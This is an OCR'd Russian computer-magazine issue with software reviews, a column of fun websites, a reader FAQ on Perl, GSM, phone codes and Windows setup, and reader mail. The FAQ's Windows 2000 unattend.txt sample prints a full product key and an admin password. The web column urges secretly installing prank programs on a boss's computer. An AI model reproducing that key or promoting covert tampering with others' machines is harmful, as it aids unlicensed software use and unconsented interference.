
В марте мы рассматривали несколько программ, которым можно было бы доверить ведение домашней фильмотеки. Если ты этот номер почему-то пропустил, напомню, что речь тогда шла об «умном» софте, способном самостоятельно скачивать из Сети информацию об имеющихся у тебя фильмах. Поскольку на моей машине фильмами занято мегабайт восемьдесят, наличие программ с такими способностями приводит меня в полный восторг. Более того, я до сих пор никак не могу решить, что мне больше нравится: бесплатный Ant Movie Catalog (www.ant.be.tf/moviecatalog) или гипернавороченный eXtreme Movie Manager (www.binaryworks.it/extrememoviemanager). Приходится пользоваться обеими программами одновременно. В то же время один мой приятель от использования подобного софта решительно отказался. Он заявил, что это узкоспециализированные проги, а у него кроме фильмов есть еще и книги, и музыкальные диски, которые также нуждаются в контроле и учете… Судя по всему, отсутствие на рынке универсальной программы-каталогизатора, умеющей самостоятельно заполнять «инвентаризационные карточки», заметили и разработчики AVCataloger'а. Заметили и тут же поспешили выпустить новую версию своей софтины. Получилось симпатично. Вводишь название фильма – остальные поля (картинка, актеры, режиссер и т.д.) заполняются на основе данных с IMDB.com. Вставляешь музыкальный компакт-диск - запускается CDDB-модуль и, если повезет :), через пару секунд в «карточку» вписывается полная информация о диске и композициях на нем. Ну а досье на книжку программа пытается выдрать из базы данных Amazon.com. Если учесть, что все остальные функции, необходимые для ведения полноценного каталога (добавление-редактирование записей, сортировка, экспорт данных, вывод информации на печать и т.п.), были реализованы еще в прошлых версиях AVCataloger'а, можно смело рекомендовать эту прогу для домашнего применения. Особенно тем, кто хорошо знает английский :).



Desktop Wallpaper Calendar v 3.0


Windows 9x/Me/NT/2k/XP
Size: 3011 Kb
Shareware
http://www.zepsoft.com/wallcal

Мой любимый настольный календарь. Ранее был широко известен в узких кругах под названием Acidude Wallpaper Calendar. Потом, правда, прога как-то внезапно сменила и имя, и адрес, так что я на какое-то время даже потерял ее из виду. Ну а когда нашел, выяснилось, что прога успела серьезно обновиться. Но главное, само собой, осталось неизменным. Desktop Wallpaper Calendar по-прежнему занимается наложением полупрозрачного календаря на месяц (неделю) на твои любимые обои. Точнее, она впечатывает календарь прямо в них, поскольку прогу можно закрыть, а изображение на экране от этого не изменится. Естественно, внешний вид, размеры и степень прозрачности этого календаря можно менять в широких пределах. Также программа позволяет пользователю вписывать тексты-напоминания в любую ячейку (попробуй-ка кликнуть по нужной дате три раза!) и выделять праздничные дни. Помимо всего этого, Wallpaper Calendar умеет с заданным интервалом менять фоновую картинку (обои), растягивая ее, если необходимо, на весь экран и накладывая на нее ряд эффектов для сохранения единого стиля. В результате на мониторе возникает зрелище ошеломляющей красоты. Тем, кто Desktop Wallpaper Calendar еще не видел, - качать однозначно! Тем, кто до сих пор юзает старую версию, - тем более.



TexNotes v 3.2

Windows 9x/Me/NT/2k/XP
Size: 3628 Kb
Shareware
http://www.gemx.com




На редкость приятная записная книжка, наделенная массой интересных функций. Не буду полоскать тебе мозги рассказами об интуитивно понятном интерфейсе, удобной древовидной форме хранения информации и возможности использования в заметках текста с форматированием, таблиц и графических изображений. Во-первых, подобный набор фишек давно уже стал обязательным для данного класса прог, а во-вторых, все это и так прекрасно видно на скриншоте :). Расскажу лучше о том, чего на скриншоте не видно. Начну с конца – отмечу наличие чрезвычайно мощных средств для экспорта накопленной информации. Имхо, это очень важно. Записная книжка обычно используется как копилка самой разнообразной информации (заметок, цитат, ссылок, картинок и кусков веб-страниц), однако какая польза от копилки, которую нельзя выпотрошить? TexNotes «выпотрошить» можно. Эта прога с удовольствием «отдаст» тебе любую запись (подборку записей) в наиболее удобном для тебя формате (HTML, doc, txt и т.д). Более того, TexNotes может даже сварганить для тебя этакий маленький e-book – отдельный exe'шник, включающий в себя и необходимый текст (опционально – защищенный от копирования) и программу просмотра.
Другая интересная фишка – встроенный планировщик. Без особых наворотов, но весьма приличный. Главное – информация о заданиях (будильниках, встречах) добавляется без лишней беготни по менюшкам. Одно окно календаря, одно окно для настройки напоминания. Пара кликов и наплевать на склероз.
Что еще? Продвинутые функции поиска и сортировки записей, автоматический бэкап, парольная защита, продуманная система вывода информации на печать и поддержка горячих клавиш!
Итого: TexNotes - со всех сторон достойная прога. Если ты до сих пор то и дело записываешь телефоны на клочках бумаги, а текстовые файлы и веб-страницы скидываешь на жесткий диск без особой системы, тебе ее определенно стоит «иметь в виду».



Folder Guard v 5.5

Windows 9x/Me/NT/2k/XP
Size: 690 Kb
Shareware
http://www.winability.com/folderguard



Если тебе приходится делить свой компьютер с кем-нибудь еще, то для защиты важной информации попробуй использовать программу Folder Guard. Даже самый пронырливый младший братик не сможет добраться до твоей любовной переписки или картинками с веселыми картинками, если эта прога сделает указанные файлы и каталоги «невидимыми». Самое приятное, что он даже не догадается о существовании на твоем компьютере запретных для него зон, поскольку Folder Guard работает совершенно незаметно для пользователя. Тебе же для работы со «спрятанной» информацией потребуется лишь ввести правильный пароль при входе в Windows или при открытии защищенной папки. Помимо этого Folder Guard позволяет ограничивать доступ пользователей к другим системным ресурсам (жестким дискам, Панели управления, меню Пуск и т.д.). Впрочем, найти применение данной проге могут даже те, кто владеет своим компьютером безраздельно. Вот я, например, крайне порадовался тому, что Folder Guard умеет делать так, чтобы к защищенным папкам можно было получить доступ только из определенных «проверенных» прог. То есть, допустим, с папкой «Мои документы» из Word'а и Total Commander'а ты работаешь как ни в чем не бывало, а вот из других программ ее просто-напросто не видно :). Согласись, это оригинальный метод защиты от любителей совать нос в чужие компьютеры.
Примечание: имеются различные версии этой проги. Поэтому сразу хочу тебя предупредить - Folder Guard Standard Edition несовместима с Windows XP-Pro/2000/NT. Если ты живешь под одной из указанных операционных систем, лучше сразу качай Folder Guard Professional.

WWW

Алекс Экслер (exler@exler.ru)

Супервизиточка


www.copi.ru



На первый взгляд, вроде, ничего оригинального - обычная электронная визитка. Однако когда выясняешь, какие возможности предоставляет эта штука, сразу понимаешь, что здесь не все так просто, как может показаться. Copi - это ячейка персональной информации (Cell Of Personal Information). Заносишь туда всевозможные сведения о себе - вплоть до цвета глаз и номеров электронных кошельков для переводов, после чего в качестве подписи для всех писем ставишь ссылку на свою ячейку. Все, больше не нужно долго и нудно представляться незнакомым людям. Кому надо, те тыкают на ячейку и выясняют, что именно там про тебя заячеено - от размера трусов до профессионального резюме. Очень удобно. Фото тоже можно поставить. В этом случае ячейка станет твоим форпостом на сайтах знакомств.

О различных сервисах по гамбургскому счету

www.checker.ru



Помнишь, как ты недавно ходил в один компьютерный магазин и ушел оттуда, отплевываясь? Потому что сначала охранник не хотел тебя пропускать, придравшись к грязным спортивным штанам (как будто это его дело), потом подлый менеджер не разрешил часок погонять в Warcraft на стендовом компьютере (а ведь ты хотел просто оценить картинку на мониторе), после этого в кассе отказались в качестве оплаты принимать монгольские тугрики. А в завершение всей это эпопеи они еще имели наглость косо посмотреть, когда тебя стошнило в углу при виде надписи на мониторе "Windows 98"... Так вот, на данном сайте ты можешь изложить все твои злоключения, чтобы остальные посетители твердо знали, что теперь в этот магазин - ни ногой! Кроме того, там можно почитать, как нас обманывают сотовые операторы, интернетовские витрины и службы быстрых доставок. А можно и доброе слово за кого-нибудь замолвить. Оно тоже не лишнее...

На чем стоит Рунет


maruska.alexp.ru



Посетив этот сайт, ты можешь гордиться. Потому что тебе удалось попасть на страницу той самой черепахи, на которой, по преданию, стоит Святой Коннектий, держащий на своих плечах весь интернет. Ну и, кроме того, это единственная страница в Рунете, посвященная черепахе. Особенно рекомендую фотоальбом. Правда, черепаха Маруся разнообразной мимикой не отличается, поэтому трудно понять, что она делает в данный момент: грустит, веселится, надменно смотрит вдаль, холодно изучает пищу, вспоминает свою маму или же ее просто слегка мутит после вчерашнего, однако надо отдать ей должное - практически везде Маруся выглядит просто отлично. Да и позирует очень терпеливо, не стараясь ломануться куда-то в голубую даль. Вероятно, она четко понимает, какая большая ответственность на нее возложена...

Приколись над начальником


humour.tom.ru/prog.html



Со вкусом подобранная коллекция прикольных программ придется по душе кому угодно. Потому что прикольными программами можно развлечься самому, можно с их помощью завоевать благосклонность пришедшей в гости подруги (она будет так хохотать, что не заметит, как ты ловким маневром оттеснишь ее к дивану и со всякими прибаутками незаметно расстегнешь лифчик), но главное - это негодяйство можно тихонько подсунуть начальнику и потом два дня хохотать, вспоминая, как он пытался мышкой поймать улетающий десктоп, приклеивал скотчем все время выезжающий лоток сидирома, переворачивал монитор, чтобы прочитать расположенный вверх ногами текст, и падал с кресла, когда из динамиков вдруг доносился леденящий душу вопль. Ведь поглумиться над начальником (преподавателем, руководителем диплома) - дело святое. Не все же им над нами глумиться, правильно?

Рожистый конструктор

www.ericmyer.com/stereotypes.htm




Вот здесь можно классно развлечься. Берем предоставленные на сайте всякие-разные рожи и начинаем прическу одной физиономии приставлять к ушам другой, носу третьей, подбородку четвертой и плечам пятой. Получается очень забавно. Что характерно, мужчин с женщинами можно комбинировать без проблем. В результате, как ни странно, получаются вовсе не какие-то монстры, а даже наоборот - всякие симпампулечки. Особенно если глазенки школьницы влепить роже явного уголовника из иллюстраций Ломброзо. А если долго и нудно смешивать совершенно различные части тела прямо противоположных генотипов, то можно в конце концов получить Майкла Джексона. Или Любовь Слиску. Это, впрочем, как повезет.

Самый настоящий «кубик Рубика»

www.flashgu.ru/rubik

Да-да, эта зараза добралась и до интернета. На этом сайте можно увидеть чудовищное порождение воспаленного разума венгерского профессора, причем не только увидеть, но и начать крутить его до полного умопомрачения, пока сон не смежит твои очи или шиза не скосит ваши ряды. Я, конечно, злодей, что даю такие ссылки, но, быть может, среди читателей найдется несколько человек, которые еще не знают, что это такое - вот тут-то они и пропали. Потому что прошли те времена, когда можно было просто взять да и переклеить цветные бумажки. В интернете такая хохма не срабатывает, разве что сайт хакнуть, а это не у всех получится. Так что вперед, крутить в разных направлениях эту заразу. А вокруг тебя пускай бегут дни, недели, года. Только стричься раз в полгода не забывай, ладно?



FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос Как на perl'е проверить регистр первой буквы слова? Чего-то никак не получается...

ответ

A: Способов море. Приведу несколько:

```
1) use locale;
$_="Хакер";
print "Заглавная" if m/^[[:upper:]]/;

2) #!/usr/bin/perl -w
use strict;
use locale;
my $s = "Хакер";
print "Заглавная" if uc substr($s,0,1) eq substr($s,0,1);
```

3) В некоторых случаях работать будет неверно:


```
#!/usr/bin/perl -w
use strict;
my $s = "Хакер";
print "Заглавная" if $s =~ /^[А-Я].*$/;
```



вопрос Расскажи кратко о стандартах сотовой связи. Особенно интересует GSM...

ответ

A: За последние 10 лет было разработано довольно много стандартов мобильной связи. Одни и по сей день широко используются во всем мире, другие так и остались в стадии тестирования. Последние, вероятно, тебя не интересуют, поэтому мы их трогать не будем. Итак, существует два вида стандартов сотовой связи: аналоговые и цифровые. На самых ранних этапах развития важнее всего было обеспечить максимальную зону охвата при минимуме базовых станций. Выделяя каждому абоненту во время разговора определенную полосу частот, аналоговая система AMPS (Advanced Mobile Phone Service) отлично справлялась с поставленной задачей. Однако абонентов становилось все больше, появился дефицит частот, перегрузки сети стали ежедневной проблемой. Неудивительно, что стандарт был обречен. Нужно было что-то новое, революционное, способное при прочих равных условиях (цена, зона покрытия, качество связи) значительно увеличить число одновременно разговаривающих абонентов. Подоспевшие цифровые стандарты были как нельзя кстати. Технология Time Division Multiple Access (TDMA) положила начало самым распространенным на сегодняшний день стандартам. В ее группу входят Глобальная система мобильной связи (GSM - Global System for Mobile Communications), Персональная цифровая сотовая связь (PDC - Personal Digital Cellular) и несколько других. GSM стал стандартом де-факто на территории Европы и, в частности, России. Он предусматривает работу передатчиков в двух диапазонах частот, позволяет на одной несущей частоте разместить восемь речевых каналов одновременно. В качестве речепреобразующего устройства используется речевой кодек с регулярным импульсным возбуждением и скоростью преобразования речи 13 Кбит/с. Для защиты от ошибок, возникающих в радиоканалах, применяется блочное и сверочное кодирование с перемежением. Автоматический роуминг, огромное количество поддерживаемых трубок, закрытый от прослушивания интерфейс, новомодные технологии (WAP, GPRS, SMS, MMS и другие) - лишь начало перечисления его достоинств.



вопрос Как определить прошивку и серийный номер моего сотового телефона? Я слышал о каких-то специальных номерах.

ответ

A: Nokia. "*#0000#" (здесь и далее набирай без кавычек) - версия прошивки, "*#92702689#" - серийный номер, дата изготовления, информация о сервисном обслуживании, глобальный таймер аппарата.
Siemens. "*#06#" ("*#0606#") - серийник аппарата и информация о прошивке.
Motorola. "19#" - версия программного обеспечения.
Ericsson. ">*<<*<*" - версия программного обеспечения.
Samsung. "*#9999#" - версия программного обеспечения. Остальное смотри здесь http://www.samsung-mobile.ru/secrets/codes.php.
Philips. "*#7489#" - серийный номер, "*#476*#" ("*#327*#") - изменение диапазона
Sony. "#8377466#" ("#7353273#") - версия программного обеспечения, "*$6664867#" - NetMonitor, "*#7465625#" - проверка блокировок.
Alcatel. 00000* - сервисное меню.

вопрос Подскажи, как сделать на Perl'е фишку? Имеется строка вида: "ХАКЕР - ОТЛИЧНЫЙ ЖУРНАЛ. ИНТЕРЕСНЫЙ И ПОЗНАВАТЕЛЬНЫЙ". Надо привести ее к виду "Хакер - отличный журнал. Интересный и познавательный.

ответ

A: Когда-то столкнулся с такой же проблемой, решил ее так:

```
1) use locale;
$s = lc $s;
$s =~ s/(^|\.\s*)(\w)/$1.uc $2/ge;

2) use locale;
$text=~s/\G(.+?(?:\.|\Z))/{($z=lc($1))=~s[([[:alpha:]])][\u$1];$z}/eg;
```

вопрос Хочу купить память. В прайсе: Samsung, Hynex, M-tec и многие другие производители. В чем отличия, что лучше/хуже? Ведь цены заметно различаются...

ответ

A: Мое субъективное мнение: Samsung (оригинальная) - хорошая, брэндовая память. Уже который год с ней работаю, и никаких проблем не было. Более того, отлично гонится, даже без дополнительного охлаждения. M-tec стали собирать, где попало, риск купить лажу очень велик. Тем не менее, самая дешевая из всех имеющихся в продаже :). Что касается Hynix, то здесь не все так гладко. Еще недавно была неплохая память, но в последнее время слишком часто стали попадаться подделки, так что не рекомендую. А вообще советую на памяти не экономить. Лучше немного переплатить и взять brand, а в идеале и вовсе договориться о moneyback'е.

вопрос

Я намедни решил поставить себе спутниковый интернет, почитал прайс и кое-что не понял... Что такое "канал в одну сторону"?

ответ

A: Дело в том, что большинство тарелок умеют только принимать информацию (однонаправленные), соответственно и с интернета ты информацию можешь только скачивать, а для того чтобы что-то отправить (даже запрос на загрузку www-страницы), придется использовать сторонний канал (модем, выделенка, ADSL или другое). Разумеется, есть дуплексные тарелки, то есть девайсы, умеющие как принимать, так и отправлять информацию, но они очень дорогие (не меньше $5000) и тебе, вероятно, не по карману. Именно поэтому спутниковый интернет пока еще редкое явление, а жаль. Перспективы-то неплохие.

вопрос

А какие плагины для Winamp'а бывают? Есть ли что-нибудь стоящее?

ответ

A: Опишу только те, которые были в моем пользовании: MilkDrop (http://www.nullsoft.com/free/milkdrop/), G-Force Winamp (http://www.audiogalaxy.com/bands/omeara/), Smoke Visualization Plug-in (http://www.nullsoft.com/free/smoke/). Симпатичные плагины для создания визуализаций.
Streamripper (http://streamripper.sourceforge.net). Плагин, позволяющий сохранять потоковые mp3-файлы на винт. Отличный инструмент для сохранения радиотрансляций.
HitList Winamp plug-in (http://inf.susu.ac.ru/~neumer/HitList/). Модная фенька. Создает список наиболее часто прослушиваемых музыкальных композиций и выкладывает все на HTML.
AMIP (http://amip.tools-for.net/). Если ты хочешь присоединиться к толпе балбесов, засоряющих IRC каналы мессагами об играющей у них музыке, то этот плагин для тебя.
Now Playing (http://anton-sheyko.chat.ru/gen_np.zip). Аналог предыдущего, только для e-mail клиентов.
SqrSoft Advanced Crossfading (http://ftp.winamp.com/customize/component/2000/10/29/P/SqrSoft_Advanced_Crossfading_Output.exe). Отличная штука, накладывающая конец играющей композиции на начало следующей. В результате работы получается качественный микс, без всяких пауз и т.п. Я его использовал для проведения дискотеки - эффект превзошел все ожидания. Советую.
Vocal Remover (http://www.analogx.com/files/vremamp.exe). Дополнялка, способная вырезать вокальную составляющую музыкальной композиции. Признаюсь, работает корректно далеко не всегда, но тем не менее...

вопрос

Подскажи начинающему дизайнеру! Что лучше: Corel Draw или Adobe Illustrator?

ответ

A: А что лучше: Intel или AMD? Такие вещи зависят только от личных пристрастий, кому-то нравится одно, кому-то - другое. Моя же точка зрения заключается в следующем. Corel Draw - очень мощный пакет векторной графики, но, честно говоря, для непрофессионалов. На уровне полиграфии он все еще не котируется, да и, наверное, не будет. Все изменения с 9 по 11 версию заключаются лишь во внешних изменениях да в оптимизации кода. Ни капельки нового, а жаль. Что касается иллюстратора, то скажу одно. Если про Corel Draw в европейских типографиях и не слышали, то Adobe Illustrator - стандарт, как и многие другие продукты Adobe. Я не дизайнер, поэтому о возможностях того и другого пакета мне судить сложно, но знакомые дизайнеры (европейского уровня) с полной уверенностью говорят, что Illustrator - пакет мощнее и в целом профессиональнее. Больной вопрос полиграфии - точность отображения цветов на экране и в печати. Если в Иллюстраторе такой проблемы нет, то в Кореле попробуй найди нужные цветограммы. Так что вывод напрашивается сам: Иллюстратор - для профессиональной и высококачественной полиграфии, Corel - для всего остального.

NEXT

вопрос

Подскажи, где найти инфу по видеозахвату, оцифровке, DivX'у, Mpeg'у, VirtualDub'у и его плагинах. То, что я уже нашел, меня не совсем устраивает.

ответ

A: http://www.ixbt.com/digimage/. Здесь лежит несколько очень хороших FAQ'ов по созданию и редактирования видео.
http://www.doom9.org. Хоть и английский, но отличный сайт. Буквально все об MPEG, DivX, DVD rip'e. Подробно и с иллюстрациями (как раз то, что надо? =)).
http://www.vcdhelp.com/. Информация о VCD.
http://www.dvddemystified.com/dvdfaq.html. Отличный FAQ по DVD.
http://www.afanas.ru/video/index.htm. Весьма интересный ресурс о DVD.
http://www.jeetkunedo.by.ru/ - Очень полезный сайт для новичка.
http://shelob.mordor.net/dgraft/, http://flaxen.dynip.com/vdf/, http://republika.pl/vander74/virtualdub/index.html, http://home.bip.net/gunnart/video/ плагины для VirtualDub'a и их описания.
http://nickyguides.digital-digest.com/vdub-filters2.htm,

вопрос

Нужно открыть файл формата DCR. Думаю, что это графическое изображение. Но ни Photoshop, ни PaintBrush его не открыли... :(

ответ

A: Файлы формата DCR открываются программой Macromedia Director (www.macromedia.com), более того, если установлен Shockwave плагин, то изображения можно просматривать и через обычный Internet Explorer.

Самые тупые письма в FAQ:

1) Слышал, что через локальную сеть можно подключиться к интернету за 5 долларов в месяц, правда ли это?
2) Никак не могу научиться кодить... Что делать?
3) С моим мирком какая-то фигня: он перестал подсоединяться к серверам. Любым! Что делать?
4) Как сменить пароль на интернет?

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

вопрос

Есть компьютерный класс: компьютеры располагаются в 3 ряда по десять машин, в углу стоит стол админа. Уже несколько раз случались инциденты: пропадали то клавиатура, то мышка (шарики от них каждый день исчезают), то вообще и то, и другое. Класс работает 10 часов в день, уследить за всеми просто невозможно. Как можно обезопасить оборудование от детей-вандалов?

ответ

A: Честно говоря, никогда не сталкивался с такой ситуацией, но могу посоветовать:

1) Психологическое воздействие на людей - очень мощная штука. Повесь бросающуюся в глаза табличку "Кабинет находится под постоянным видеонаблюдением" и будь уверен: краж больше не будет. Для полноты картины можно повесить муляж видеокамеры ;).

2) Если что-то пропадает, то разумно сделать так, чтобы унести это было большой проблемой. Например, прикрепить провода от мышки и клавиатуры стяжками для крепления проводов к стенкам.

3) Что же касается шариков от мышек, то могу лишь посочувствовать и предложить разориться на оптические мышки. Хотя с другой стороны... может кто-нибудь решит отковырять оптические сенсоры? :)

вопрос

Очень часто занимаюсь установкой Windows на новые компьютеры. К сожалению, конфигурации частенько разные, поэтому заливать заготовленные образы я не могу, приходится все ставить ручками. Если для Windows 98 я написал файлик, и все проходит автоматически, то с Win2000 так не получается. Вроде бы все сделал, а все равно установщик просит подтвердить лицензионное соглашение и ввести ключ :(. Подскажи, где копать.

ответ

A: Данная конфигурация unattend.txt отлично работает, проблемные моменты я отметил.

```
[Unattended]
UnattendMode=FullUnattended
>OemSkipEula=Yes
OemPreinstall=Yes
OemPnPDriversPath="drivers\IntelINF"
TargetPath=\WINNT
FileSystem=ConvertNTFS
ComputerType="Advanced Configuration And Power Interface (ACPI) PC"
[GuiUnattended]
AdminPassword=nafiga
AutoLogon=Yes
AutoLogonCount=1
OEMSkipRegional=1
TimeZone=125
OemSkipWelcome=1
[UserData]
FullName="Stepan Ilyin"
OrgName=Steps
ComputerName=Steps-comp

>ProductID=QP8X3-HFQPH-7R6X7-MJXYB-FDGQG
```



вопрос

Как скопировать дерево каталогов, не копируя файлов?

ответ

A: "xcopy C:*.* . /t /e"(без кавычек).

вопрос

У меня есть DVD-рип одного фильма, к сожалению, на английском языке. Но я нашел его перевод (mp3-файл). Отсюда вопрос: как можно его присоединить к фильму с МИНИМУМОМ извратов?

ответ

A: NanDub (ftp://files.3dnews.ru/pub/dvd/nandub-binary-1.0rc2.rar) - отличный способ с минимумом усилий присоединить к фильму mp3, wav и т.п. Сделана утилита настолько добротно и понятно для юзера, что и объяснять-то что-либо еще не хочется... Приходил недавно обратный вопрос: "Как вырезать звук из фильма?". Это легко реализуемо при помощи уже не раз упоминавшегося VirtualDub'a (http://www.virtualdub.org/). Меню File -> Save WAV...

вопрос

Есть АНИМИРОВАННЫЙ gif-файл. На картинке серый фон, нужно сделать его прозрачным. Как? (Как сделать прозрачный фон у неанимированного gif'a, я знаю).

ответ

A: Возможно, есть более рациональный способ, но и этот не так плох:

1. Открыть файл в Adobe ImageReady, чтобы экспортировать gif-файл со всеми фреймами в формат Adobe Photoshop'a (*.psd).
2. Полученный файл представляет собой изображение с количеством слоев, равным количеству фреймов.
3. Все, что необходимо сделать - вырезать во всех кадрах фон. По твоим словам, он одинаковый (серый), поэтому можно не париться с каждым кадром, а сделать все для одного, а потом повторить для всех остальных. Для этого включаем отображение одного из слоев. Активируем запись действий (окно actions), далее Select -> Color Range, кликаем на фон и вырезаем выделенное. Осталось снять выделение (CTRL-D) и остановить запись действий. Все. Теперь у тебя есть запись действий, так что можешь за считанные секунды провернуть то же самое со всеми другими слоями (в окне action - кнопка play).
4. В итоге в твоем распоряжении все необходимые кадры с прозрачным фоном, осталось лишь воссоединить их. Подойдет любой gif-аниматор, тот же ImageReady.



вопрос

Правда ли, что под Linux'ом можно поиграть в directx игры?

ответ

A: Да, с помощью DirectX библиотек WineX для WINE. Рассказать обо всех нюансах настройки как программы, так и системы в FAQ'е не представляется возможным, поэтому советую тебе взглянуть на очень подробную статью, которая представлена на нашем сайте (http://www.xakep.ru/post/17532/default.htm).



ё-MAIL

Наше е-мыло: magazine@real.xakep.ru



НА ПИСЬМА ОТВЕЧАЛ AVALANCHE (AVALANCHE@REAL.XAKER.RU)

From: Weise [dio_x_ide@mail.ru]
Subject: Здоровая критика… Которая еще никому не мешала.

Друзья!!! Я уже могу назвать себя постоянным читателем Х. Ваш первый журнал я приобрел еще в сентябре 2000 года, и с тех пор являюсь его постоянным читателем. Однако, рубрику e-mail почему-то прочел только в последнем номере. Действительно странно. Это мое упущение, я его полностью признаю и собираюсь исправить. Тем не менее, продолжу...

Цель моего послания заключается не в том, чтобы восхвалять и говорить, какие вы все молодцы (хотя это и так). Нет! Решительное нет. И поэтому, на правах вашего постоянного читателя с немалым стажем, позволю себе немного критики. Итак, покончив с прелюдией, приступим...

1. Самое страшное, на мой взгляд, в вашем журнале, это отсутствие духовности. Да, да, вы не ослышались. Я ДАЛЕКО не святой. Но мне думается, это главное. Нет во всем единого вектора, к которому можно было бы стремиться. Нет цели. Вы скажете - стремление к знаниям?! Вот цель! В какой-то мере да, вот только без созидательного применения она теряет свой смысл. Вообще, я думаю, что знания должны в КОНЕЧНОМ плане применяться только для созидания. Ведь ломать не строить, ломать - легче. А вот создать что-то поистине уникальное, непохожее ни на что другое... Вот цель! В противном случае мы останемся мясо-машинами, которые без устали потребляют информацию, в лучшем случае, просто не зная куда ее применить... Продолжаем разговор.

